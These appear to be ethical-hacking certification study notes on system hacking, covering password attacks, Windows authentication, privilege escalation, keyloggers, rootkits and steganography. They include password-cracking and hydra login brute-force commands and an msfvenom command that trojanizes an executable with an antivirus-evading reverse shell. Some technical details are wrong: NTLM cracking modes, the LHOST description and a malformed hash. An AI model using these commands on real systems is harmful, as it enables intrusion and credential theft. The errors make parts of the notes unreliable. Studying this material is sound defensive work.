chapters\06-system-hacking\cracking-passwords-overview.md

Cracking passwords overview

- Recovering passwords from the transmitted or stored data on computer systems.
- See also Password cracking techniques | Web server threats and attacks

Password attack types

Non-electronic attacks

- Do not require the attacker to have any technical knowledge about cracking passwords.
- **Dumpster diving**
  - Looking for notes or anything that can help in cracking the password.
- **Shoulder surfing**
  - Observing the target while they type in their passwords
  - E.G. looking at their keyboard or screen
- **Social engineering**
  - Interacting with the target to trick them into revealing their passwords.

Active online attacks

- Require the attacker to communicate with the target machine in order to crack the password.
- E.g. trying to login with username password combination on an online login page.
- ❗ Limitations
  - Network communication to server over internet takes long time
  - There are rate limits e.g. get locked after 5 minutes, then 10 then 15
  - If server becomes suspicious that it's a bot then it might shut you off directly
  - Offline attack can perform millions/billions a second
    - Online attack, e.g. every 5 seconds, if you fail 5 times you might get locked out.

Dictionary attack

- 📝 Dictionary = file containing list of passwords
- Steps
  i. Load a dictionary file into a password cracking program.
  ii. The program checks the passwords against user accounts.

- Helps to test against
  - Default passwords
  - Common / weak passwords
  - Leaks downloaded from internet
- ❗ Limitations
  - Can get too big
  - No guarantee to find the password
- See also Dictionary attacks | Cryptanalysis

Brute-force attack

- Running every combination of characters until the password is cracked.
- Slowest technique (can take years) but comprehensive.
  - 💡 Should be used in combination with rule-based attack to increase the speed.
- See also Brute force attack | Cryptanalysis

Hybrid attack

- 📝 Dictionary attack + brute force attack
- Taking a dictionary and expanding it with guesses using brute-force.
- It prepends, appends or substitutes characters in words.
- E.g. using `hashcat`
  - Say an `example.dict` contains: `password` and `hello`
  - `... -a 6 example.dict ?d?d` would generate from `password00` and `hello00` to `password99` and `hello99`

Rule-based Attack

- Used when the attacker has some information about the password
  - such as the length, if there are any digits, and similar.
- Attacker combines several other attacks to crack the password.
  - E.g. brute force, dictionary, and syllable attack.
- Can e.g. record people, or use other non-electronic attacks to get some portions of the password to build rules.

Password guessing

- Guess passwords either by humans or by automated tools using dictionaries
- Requires the attacker to manually attempt to log into the target's machine.
- E.g.
  i. Find the target's username
  ii. Create a password dictionary list
     - 💡 Good to add default passwords from manufacturers.

    iii. Sort the passwords by the probability
    iv. Try each password

Trojan/spyware/keylogger

- Installed in target machine to get the target's passwords and usernames.
- They run in the background and sometimes are difficult to detect.
- **Trojans**
  - Design to collect information or harm the system.
  - Allow attackers to remotely access the machine and perform malicious activities.
- **Spyware** are designed to collect secret information.
- Keyloggers to send key strokes to the attacker.

Hash injection

- Attack on systems that use hash functions for the user authentication.
- Steps:
    i. Retrieve the hashes which are stored in a databases
    ii. Find the hash that belongs to the user
    iii. Use that hash to create an authenticated session.

LLMNR/NBT-NS poisoning

- LLMNR = Link Local Multicast Name Resolution
- NBT-NS = NetBIOS Name Service
- Two main Windows OS elements that perform host name resolution.
- **Vulnerability**
  - When DNS fails to resolve name queries, the host sends a UDP broadcast message to other hosts asking them to authenticate themselves
  - Allows an attacker to listen for such broadcast messages and tricks the host into establishing a connection.
  - Once the connection is established, the host sends its username and NTLMv2 hash, which the attacker can attempt to crack and in such a way discover the password.

Passive online attacks

- Grabbing data in-transit e.g. a key, password hash
- Without communicating with the target machine.
- Attacker
    i. Monitors the communication channel
    ii. Records the traffic data
    iii. Uses the data to break into the system.

Wire sniffing

- Attackers sniff credentials by capturing packets that are being transmitted
- During the packet transmission, attackers
  - capture packets
  - extract sensitive information such as passwords and emails
    - uses them to gain access to the target system.

Man-in-the-middle (MITM) attack

- Attacker gains access to the communication channel between the target and server.
- Attacker then extracts information and data they need to gain unauthorized access.

Replay attack

- Involves using a sniffer to capture packets and authentication tokens.
- Need access to raw network data using e.g.
  - Network tap to physically copy everything that goes through in network.
  - Man in the middle attack using e.g. ARP poisoning.
  - Malware on victims computer
- Attacker replay information using e.g. extracted authentication token or hashed password.
- **Countermeasure**
  - Using Session ID for each user session on server side
  - Expire session ID in short time intervals so replay attack cannot use same session ID

Offline attacks

- Cracking efforts on a separate system
- Attacker never attempts to login to the application server that can be logged.
- ❗ Does not mean disconnected from internet.
- Usually the attacker tries to guess a password from a hash dump.
  - E.g. SAM file on Windows or `/etc/shadow` on Linux.

Distributed network attack (DNA)

- Uses the power of machines across the network to decrypt passwords.
- Used for recovering passwords from hashes
- DNA manager is installed on a central location
  - Coordinates the attack by allocating portions of the key search to machines which are on the network.

Hash attacks

- Rainbow table attack

- Collision
- Birthday attack
- Brute-force attack

Password cracking countermeasures

- 📝 Use **password salting**
  - The longer the random string, the harder it becomes to break or crack the password
  - Generates different hashes for the same password
  - Protects against rainbow tables as it would cause the table to include salts making it much bigger.
- Use key stretching to derive stronger passwords to use in encryption.

Linux passwords

- 📝 Linux hashed passwords lies in `/etc/shadow/` so you can attack on that.
- Linux usually use SHA512, you can find method in `/etc/login.defs`
- In older systems password information was stored in `/etc/passwd`, now it holds only user account information.

chapters\06-system-hacking\microsoft-authentication.md

Microsoft authentication

- Windows stores passwords in hashed form using either:
  - **Security Accounts Manager (SAM) Database**
    - A file stored at `%SystemRoot%/system32/config/SAM`
    - Locked by Windows kernel to prevent copying/moving
      - Usually stolen through bootable CD/USBs.
  - **Active Directory Database**
    - Stored on a domain controller in a database
    - Located in either `%SystemRoot%\NTDS\Ntds.dit` or `%SystemRoot%\System32\Ntds.dit`

NTLM authentication

- New Technology (NT) LAN Manager (LM)
- Security protocols, default authentication scheme
- 📝 Consists of LM and NTLM authentication protocols
  - Challenge-response authentication protocols
  - Each stores user passwords in SAM database using different hash methodologies
  - 💡 Try all as many systems still keep older authentication for backwards compatibility.
- 💡 Insecure, can be disabled through GPO (Group Policy Object) with privacy.sexy

LM vs NTLM

LM

- LM is the oldest password protocol dating back to OS/2 in 1980's

- **LM Hash**

  - E.g. `aad3c435b514a4eeaad3b935b51304f`
  - 📝 **Flow**
    a. Convert all lower case to upper case (case-insensitive)
    b. Pad password to 14 characters with NULL characters
    c. Split the password to two 7 character chunks
    d. Create two DES keys from each 7 character chunk
    e. DES encrypt the string "`KGS!@#$%`" with these two chunks

    f. Concatenate the two DES encrypted strings = LM hash.

- **Authentication flow**
    i. Client ends authentication request
    ii. Server response with a challenge
    iii. Client responds with DES encrypted LM hash with challenge as key
- **Weaknesses**
    - No salting allowing MITM attacks (through pass the hash and rainbow tables).
    - If password is less than 7 characters second half is always `0xAAD3B435B51404EE`
    - Maximum allowed length is 14 characters
    - Case insensitive: PassWord, PaSsWoRd, PASSword and other similar combinations are same as PASSWORD.
    - 💡 Turned off as default since Windows Vista/Server 2008 as it's weak
- **Cracking**

    ```
    john --format=lm hash.txt
    hashcat -m 3000 -a 3 hash.txt
    ```

NTLM

- Also known as ***NT LAN Manager***
- Uses DES with MD4 hash, used in Windows NT until SP3
- **NTLM Hash**
    - Also known as ***NTLM hash***, ***NTHash***, ***NT hash**'.
    - Algorithm: `MD4(UTF-16-LE(password))`
        - UTF-16-LE is the little endian UTF-16
    - E.g. `B4B9B02E6F09A9BD760F388B67351E2B`
    - **Cracking**
        a. Can be extracted using e.g. SAM database or mimikatz
        b. Then

        ```
        john --format=netntlm hash.txt
        hashcat -m 5500 -a 3 hash.txt
        ```

NTLMv1

- Also known as ***Net-NTLMv1***
- Uses both the NT and LM hash, depending on configuration and what is available.
- Deprecated, but still used in some old systems on the network.
- E.g.

  ```
  u4-netntlm::kNS:338d08f8e26de93300000000000000000000000000000000:9526fb8c23a90751cdd619b
  ```

- **Authentication flow**
  1. `C = 8-byte server challenge, random`
     - Server sends sending an 8-byte random number, the challenge
  2. `K1 | K2 | K3 = NTLM-Hash | 5-bytes-0`
     - Five zeroes are added to the hash to achieve 21 bytes
     - 21 bytes is split into three 7 byte parts
  3. `response = DES(K1,C) | DES(K2,C) | DES(K3,C)`
     - Each part is used as key in DES
     - Three encryptions are reunited to form the 24-byte response
- **Cracking**
  - 💡 Easy to crack as it lacks salting

  i. Can be captured using Responder

  ii. Then

  ```
  john --format=netntlm hash.txt
  hashcat -m 5500 -a 3 hash.txt
  ```

NTLM v2

- Also known as ***Net-NTLMv2***
- Uses MD5
- Introduced in Windows NT 4.0 SP1 (Windows 2000)
- E.g.

  ```
  admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000
  ```

- Replaces NTLM with

  - stronger cryptography against spoofing attacks
  - ability to authenticate the client
- **Authentication flow**
  i. `SC = 8-byte server challenge, random`
     - Server sends sending an 8-byte random number, the challenge
  ii. `CC = 8-byte client challenge, random`
     - 8-byte random value for the challenge
  iii. `CC* = (X, time, CC2, domain name)`
     - `time` : the current time in NT Time format
     - `CC2` : an 8-byte random value
     - `X` : fixed contents of a formatting field.
  iv. `v2-Hash = HMAC-MD5(NT-Hash, user name, domain name)`
     - HMAC-MD5 hash of users password and domain name with other identifying information
  v. `LMv2 = HMAC-MD5(v2-Hash, SC, CC)`
  vi. `NTv2 = HMAC-MD5(v2-Hash, SC, CC*)`
  vii. `response = LMv2 | CC | NTv2 | CC*`
- Cracking it
  i. Can be captured using Responder
  ii. Then:

```
john --format=netntlmv2 hash.txt
hashcat -m 5600 -a 3 hash.txt
```

Pass the hash attack

- Also known as **pass-the-hash**
- Allows gaining access to systems without accessing password in plaintext
- Can be used on any systems using LM or NTLM authentication
- Exploits static hash that's shared between sessions in authentication protocol
- Helps to hack Windows user name, domain name, and password hashes
- Can dump hashes
  - from compromised machines by e.g. Windows Credentials Editor and Pass-the-Hash Toolkit
  - or sniff the network
- Allows privilege escalation as domain administrators connected to machine also leaves their hashes.

Kerberos authentication

- Network authentication protocol for client/server applications
- Protects against replay attacks and eavesdropping
- Uses both symmetric and asymmetric encryption
- Uses TCP/UDP port 88
- **Mutual authentication**
  - Both parties verifies each others identity using tickets.

Kerberos authentication components

- Requires **Key Distribution Center (KDC)** that consists of:
  - **Authentication server (AS)**
  - **Ticket Granting Server (TGS)**
- **Ticket Granting Ticket (TGT)**
  - Small, encrypted file with limited validity
  - Protects users from MITM attacks
  - Includes session key, its expiration date, and the user's IP address

Kerberos authentication flow

1. Client asks KDC (who has AS and TGS) for ticket to authenticate throughout the network.
   - This request is in clear text.
2. Server responds with secret key.
   - Hashed by the password copy kept on AD server (TGT).
3. TGT sent back to server requesting TGS if user decrypts.
4. Server responds with ticket, and client can log on and access network resources.

Pass the ticket attacks

- Also known as **pass-the-ticket**
- Authentication Method using Kerberos tickets without having access to an account's password.
- Kerberos tickets are retrieved e.g. from memory on a system
- Tools include mimikatz and Rubeus

chapters\06-system-hacking\password-cracking-tools.md

Password cracking tools

- See also Web server password cracking tools | Web server threats and attacks

`crunch`

- Generates password dictionaries.
- E.g. `crunch <min-length> <max-length> <character-pool> -o <file-name>`
- Difficulty/time grows exponentially not linearly
  - Takes much longer when you e.g. increase total chars in a password.
  - E.g. `crunch 4 16 abcekfeafkapeo434@*.` generates thousands of petabytes.

John the Ripper

- Also known as • ***JtR*** or ***`john`***
- 📝 Auto-detects OS password based on dictionary or brute-force attacks.
- Tries different passwords and compares their hashes to OS password
- Supports Windows, Linux and macOS.
- 📝 Usage:
  1. Dump OS password to a file.
     - E.g. on Linux, John has `unshadow` tool that can be used.: `unshadow /etc/passwd /etc/shadow > mypasswd`
  2. Crack password file using default order: `john mypasswd`
     - Passwords are saved in `$JOHN/john.pot`
     - You can also run `john --show mypasswd` to see the passwords

Hydra

- Parallelized login cracker for different network protocols such as HTTP, Cisco, MySQl.
- 💡 You can use DVWA: damn vulnerable web app for educational purposes & learning pen-testing
- E.g. `hydra -L usernamelist.txt -P passlist.txt -e ns -F -t 1 -w 10 <host-ip-address> http-form-post "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -v`
  - `-e ns`: e additional options

        - `n` : try null (for empty password)
        - `s` : try also same password as a user name
    - `-t 1` : number of tasks (based on threads), default is 16
        - ❗ Careful. Too many connections and too quick = Detected immediately
    - `-w 10` : waiting time of 10 ms
    - `<host-ip-address>`
        - Usually people go to the target using proxies and examine results in proxies.
            - E.g. burp suite
    - `http-form-post "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed`
        - Posts data to server as the HTML does
        - `Login failed` : text to search in result page to determine whether the login has failed.

Hashcat

- Very fast, GPU-based password cracker with in-kernel rule engine
- Can do dictionary hash attack, brute force hash, role based attack and more
- Website | source code
- 💡 Good idea to use in cloud to get more compute power.
- Proper drivers are required for e.g. AMD and Intel and NVIDIA
- E.g. cracking Linux OS password
    - `./hashcat64.bin -a 3 -m 1800 ?u?l?l?l?d?d?d`
        - `-m 1800` : Hash mode `sha512crypt $6$, SHA512 (Unix)`
        - `-a 3 ?u?l?l?l?d?d?d` : Mask attack
            - Brute-force on user specified character sets
            - `?u?l?l?l?d?d?d` = uppercase + lowercase + lowercase + lowercase + number + number + number
            - 💡 Do certain assumptions or it might take until the next big bang to crack the password.
            - E.g. usually passwords start with capital letter and continues with lowercase letters

Password recovery tools

- Elcomsoft Distributed Password Recovery
    - Data recovery and password recovery services
    - Runs on Windows
    - For forensic and government agencies
    - Can crack systems passwords for Windows, Unix and Mac OS and many more other passwords.
- Passware Kit Forensic
    - Tool for encrypted electronic evidence discovery and decryption

  - Can crack systems passwords for Windows, Unix and Mac OS and many more other passwords.

Windows password reset tools

- Resets Windows login passwords.
- Often can run from a bootable USB or CD/DVD.
- Include • Stellar Password Recovery • Windows Password Recovery Pro ISeePassword • Windows Password Recovery Tool • Windows Password Refixer • PCUnlocker

chntpw

- Also known as Offline NT Password & Registry Editor
- 📝 Linux utility used for resetting or blanking local passwords used by Windows.

chapters\06-system-hacking\escalating-privileges.md


Escalating privileges

- Exploiting OS and software vulnerabilities to gain admin privileges.
  - Generally by executing a malicious code that grant them higher privileges
- Becoming admin on the target system allows all sorts of malicious activities.

Types of privilege escalation

- **Horizontal privilege escalation**
  - Acquiring the privileges of the same level
  - Allows executing files from a location that should be protected
- **Vertical privilege escalation**
  - Acquiring higher privileges

Example flow of escalating privileges

- 

Escalating Privileges
Practical Flow
Start
Find IP address
Scan ports
nmap -sV 192.168.122.13
Services & Ports
Known vulnerability exists in metasploit ?
yes
Exploit works in a test VM?
yes
Run exploit in real environment
End
no
no
Testing in a VM that you setup protects you from being detecting when testing exploits
Exists in Internet? Replies on forums?
yes
no
Is open Source?
yes
Analyze source code for vulnerabilities
no
Reverse engineer important functions for vulnerabilities
Found vulnerability
Write an exploit

Privilege escalation techniques

- **Path Interception**
  - Creating files at paths to be executed instead of legitimate targets.
  - Exploits misconfigurations, quotes, search orders
- **Web Shell**
  - Installed as backdoor to control from a remote server
- `setuid` and `setgid`
  - Setting them allows to execute files with more privileges than user in macOS and linux.

Pivoting

- Using a compromised system as a launching point into other systems.
- E.g. in Metasploit you can add route to first compromised system to access the network beyond it.

Windows techniques

Access token manipulation

- Access tokens are used in Windows as **security context** of a process or thread
- Every process user executes gets token issued for authentication user.
- User can modify the tokens so processes seem to belong another user.
- E.g. "run as" runs as administrator user therefor giving administrator privileges

File system permissions weakness

- Binaries in Windows execute with privileges of process that's executing it.
- Original binaries can be replaced with malicious ones to privileges

Windows application shimming

- Shim = Windows Application Compatibility Framework
  - Compatibility layer for newer/older versions of Windows
  - Run in user mode and cannot modify the kernel
- Exploited to e.g. • Bypass UAC (RedirectEXE) • Inject malicious DLLs (InjectDLL) • Capture memory addresses (GetProcAddress)
- Allows attacker to e.g. • Disable Windows defender • Escalate privileges • Install backdoors

Windows applications DLL vulnerability

- **Reason**: Failure to supply a fully qualified path of a DLL library that is being loaded.
- **Behavior**: Application looks for the DLL in the directory from which it was executed.

- **Vulnerability**: Placing a malicious DLL into the directory and gain access to the system.

Scheduled tasks

- Used to escalate privileges, maintain persistence, start at startup etc.

macOS techniques

OS X applications dynamic library vulnerability

- **Behavior**: OS X looks for dynamic libraries (`dylib`) in multiple directories when loading them.
- **Vulnerability**: Injecting malicious `dylib`s into one of the primary directories, which will then be loaded instead of the original one.

Launch Daemon

- Allows to execute malicious files at boot-up time.
- Enables escalating privileges, maintain persistence, start at startup etc.

Meltdown vulnerability

- Affects some Intel chips
- Bypasses security mechanisms that prevent programs from reading arbitrary locations in system memory.
- If exploited, it gives attackers ability to read the memory outside of the program
- Allows attackers to
  - escalate their privileges
  - read information such as credentials, private keys, and so on.

Spectre vulnerability

- Affects modern microprocessors
- Tricks a program into accessing the program's memory space.
- Allows attackers to
  - read kernel memory to obtain sensitive information
  - use JavaScript to launch a web-based attack

Privilege escalation countermeasures

- Apply least-privilege: Never grant more privileges than needed!
- Use encryption and MFA
- Run services as unprivileged accounts
- Patch and update regularly

- Ensure all executables are write-protected

User Access Control (UAC)

- 📝 Prompts user for potentially dangerous software in Windows
- Limits softwares to user privileges until an administrator authorizes an elevation.
- 💡 Should be set to "Always Notify"

Privilege escalation tools

- BeRoot to check common misconfigurations to find a way to escalate privileges on Linux and Windows
- linpostexp: Linux post exploitation enumeration and exploit checking tools
- Windows Exploit Suggester and Linux Exploit Suggester

chapters\06-system-hacking\executing-applications.md

Executing applications

- Remotely executing malicious programs designed to steal information, crack passwords, install backdoor, and so on.
- Next step after gaining access and elevating privileges.
- Programs that attackers install include
  - Backdoors are designed to collect information and gain unauthorized access to the system
  - Crackers are designed to crack passwords
  - Keyloggers are designed to record keystrokes
  - Spyware are designed to capture screenshots and send them to the attacker

Keylogger

- Software or hardware device designed to
  - i. record every keystroke on the target's keyboard
  - ii. logs them into a file
  - iii. sends them to a remote location
- Used for monitoring employee and children computer activity
- Allow gathering confidential information including emails and passwords.
- Two types: hardware keylogger and software keylogger

Hardware keylogger

- Look like USB drives and are designed to record keystrokes, which are stored on the device.
- Placed between a keyboard plug and USB socket
- Cannot be detected by anti-spyware or antivirus programs.
- Discoverable as they have to be physically placed onto a target's machine

Hardware keylogger types

- **PC/BIOS Embedded**
  - Modifying the BIOS level firmware to capture the keystrokes
- **Keylogger keyboard**
  - Attaching the hardware circuit with the keyboard cable connector
- **External keylogger**

  - Attaching the keylogger between a keyboard and computer.
  - E.g. PS/2 and USB Keylogger, Acoustic/CAM Keylogger, Bluetooth Keylogger, and Wi-Fi Keylogger.

Software keylogger

- Installed on the target's machine
- Recorded keystrokes are
  - logged into a log file on the target's machine
  - then sent to the attacker using email protocols

Software keylogger types

- **Application keylogger**
  - Designed to observe the target's activity whenever type something.
  - It can record emails, passwords, messages, browsing activities, and so on.
- **Kernel keylogger**
  - Designed to exist on a kernel level and act as a keyboard device driver
  - Allows it to record everything that is typed on the keyboard
- **Rootkit keylogger**
  - Forged Windows device driver which records keystrokes
- **Device driver keylogger**
  - Designed to replace the driver that has the keylogging functionality
  - Logs the keystrokes, and send the file to a remote location
- **Hypervisor-based keylogger**
  - Designed to work within a malware hypervisor that is operating on the OS
- **Form grabbing based keylogger**
  - Designed to record web browsing when the Submit event is triggered

Spyware

- Stealthy program designed to
  - record the target's interaction with the computer and Internet
  - send the recorded data to the attacker
- Able to take and send screenshots.
- Hidden when installed.

Spyware types

- Desktop spyware
- Email spyware
- Internet spyware

- Child-monitoring spyware
- Screen-capturing spyware
- USB spyware
- Audio and video spyware
- Print spyware
- Telephone spyware
- GPS spyware

chapters\06-system-hacking\hiding-files.md

Hiding files

- Attacker attempts to cover their tracks in order to ensure future access to the system.

Rootkits

- 📝 Creates backdoor to the system to enable the attacker to access to the system.
- Hides itself for not being detected, can e.g.
  - remove itself from the process list
  - replace certain system calls and utilities
- Do not spread by themselves.
  - Usually hidden in other software, waiting to be executed
- 💡 Best alternative for recovery is to wipe and reload from a known-good media.
- See also Rootkit Trojans


Rootkit objectives

- Gaining remote backdoor access
- Hiding traces of the attack
- Collect confidential data
- Install other malicious programs on the machine

Rootkit levels

- **Hypervisor level**
  - Acts as a hypervisor and load the target OS as a virtual machine.
- **Hardware/firmware**
  - Conceal itself in hardware devices that are not inspected
  - E.g. in a motherboard firmware used to spy against governments
- **Kernel level**
  - Replaces portions of OS code or adds new malicious core to it.
  - Hard to detect as they run with OS privileges (ring 0)
  - E.g. Linux Mint website was hacked to distribute ISO files with malicious kernel.
- **Boot loader level**
  - Replaces the original bootloader with a malicious one

- **Application level**
  - Changes the behavior of the target application
- **Library level**
  - Designed to replace the original system calls in order to hide the attacker's activities



-

Popular rootkits

- **Horse Pill**, slides, code
  - Linux rootkit that:
    a. Infects systems via the initial RAM disk (drive)
    b. Deceives system owners using container primitives.
- **GrayFish**
  - Rootkit suspectedly used by NSA in USA in attacks against e.g. Iran.
  - Implanting hard drive firmware to gain access by MBR substitution
- **ZeroAccess / Sirefef**
  - Kernel-mode rootkit. That
    - Hides the infected driver on the disk
    - Enables read and write access to the encrypted files
  - Downloads other malware on an infected machine from a P2P botnet.
- **Necurs**
  - Infector and rootkit with worlds largest P2P botnet

  - Distributes many malware, including Locky ransomware.
  - Taken down by Microsoft and its partners in 2019
- **Grayfish**
  - Developed by Equation Group that's considered to be part of the NSA.

Bootkit

- Kernel-mode rootkit that runs every time computer runs
- Can bypass code signing (kernel-level) in Windows by attaching itself to the master boot record (MBR) of a hard drive
  - Then the rootkit is able to modify boot sequences and other options
  - Allows rootkit to be loaded before the Windows kernel is loaded
- See also boot sector infectors

NTFS file system

NTFS Data Stream

- Two data streams that help NTFS store files.
  1. Stores data about the file (e.g. permissions)
  2. Stores file data

Alternate data stream (ADS)

- Stream that's not in the file but attached to file through the Master File Table
  - the Master File Table contains a list of all file data streams and their locations on the disk
- Contains file metadata such as file attributes, author, access, and word count
- Enables attackers to inject malicious code into files and execute it
- Hard to detect because the file size and the contents remain the same.
  - Only way is to check the timestamps to detect tampering.

Hiding files from GUI

- **Linux and macOS**
  - Prepend single dot (`.`) in names of files/folders.
- **Windows**
  - Uses a file attribute named hidden for that
  - E.g. by using `ATTRIB +H` command
- Very easy to identify and display with command line or by changing GUI settings

Steganography

- 📝 Technique which hides a message within another message.
  - E.g. an image that's still preserved but you embed your data into it.
- Used for maintaining information confidentiality
  - E.g. lighting a candle to reveal the secret message in the past.
- Implementations lacking a sharing secret are forms of security through obscurity
- Often reversible, hidden message is extracted when it arrives to its destination.
  - Or can be used to watermark to copyright of images, videos etc.
- Used by attackers to e.g. hide keyloggers, or inserting source code for hacking tools.
- Can be:
  - **Technical stenography**: uses scientific methods to hide messages
  - **Linguistic stenography**: uses a carrier to hide messages
- Can be: • Image • Document • Folder • Video • Audio • Web • Spam/email • DVD-ROM • Natural text • Hidden OS • Source Code

Steganalysis

- Discovering of the hidden data in a medium
- Two phases
  i. **Detection**: ensuring existence of hidden information
  ii. **Distortion**: trying to extract the hidden message
- Methods:
  - **Stego only attack**
    - Only the stego-object is available for analysis.
  - **Known stego attack**
    - Steganography algorithm is known and both the original and stego-object are available.
  - **Known message attack**
    - Hidden message and the corresponding stego-image are known.
    - The analysis of patterns that correspond to the hidden information could help decipher such messages in future.
  - **Known cover attack**
    - The stego-object as well as the original medium is available.
    - The stego-object is compared with the original cover object to detect any hidden information.
  - **Chosen message attack**
    - The steganalyst generates a stego-object from some stenography tool or algorithm of a chosen message.
    - The goal in this attack is to determine patterns in the stego-object that may point to the use of specific stenography tools or algorithms.
  - **Chosen stego attack**

        - The stenography algorithm and stego-object are known.

`steghide`

- Tool to embed and extract data from JPEG, BMP, WAV and AU.
- `steghide embed -cf test.jpg -ef hide-me.txt`
    - `-cf` : target file where the data will be hid
    - `-ef` : file to be embedded
    - Asks you for passphrase to encrypt the data
- `steghide extract -sf test.jpg`

Packing Malware

- Embedding malware in other files (e.g. PDF, JPEG) to make it hidden
- Executable files to embed are good as they'll execute your malware when they're executed.
- You can do it
    - manually (hard to do, hard do detect)
    - or in a standardized way (automated, but detected easily)
- E.g. many crack files come with embedded malware.

`msfvenom`

- 📝 Payload generator and packer in Metasploit framework.
- Usage e.g. `msfvenom -a x86 --platform-windows -x /root/Downloads/someProgram.exe -k -p windows/meterpreter/reverse_tcp LHOST=192.168.122.110 LPORT=4444 -e x86/shikata_ga_nai -i 3 -f exe -o program.exe`
    - `-x` : Executable that'll be patched (injected)
    - `-k` : Keep functionality in the program
    - `-p` : Payload to inject
        - In the example it's reverse shell that gives remote access.
        - Server becomes client (creates connection), client becomes server.
        - Victim communicates back to the attacking machine
    - `-e x86/shikata_ga_nai` : Encoder to avoid antivirus detection
    - `-i 3` : Encode 3 times for more stealth
    - Once it's executed you can start listening to the infected computer using:
        - `msfconsole` to start listening to the IP address:
            - `use exploit/multi/handler`
            - `set payload windows/shell/reverse_tcp`
            - `set LHOST <target-ip-address>`
            - `set LPORT 4444 -> exploit`

chapters\06-system-hacking\covering-tracks.md

Covering tracks

- Attempt to hide attackers presence on the system so the system appears uncompromised.
- To avoid detection the attacker needs to
  - modify the system logs and delete their activity during the attack.
  - ensure that future activities are not logged
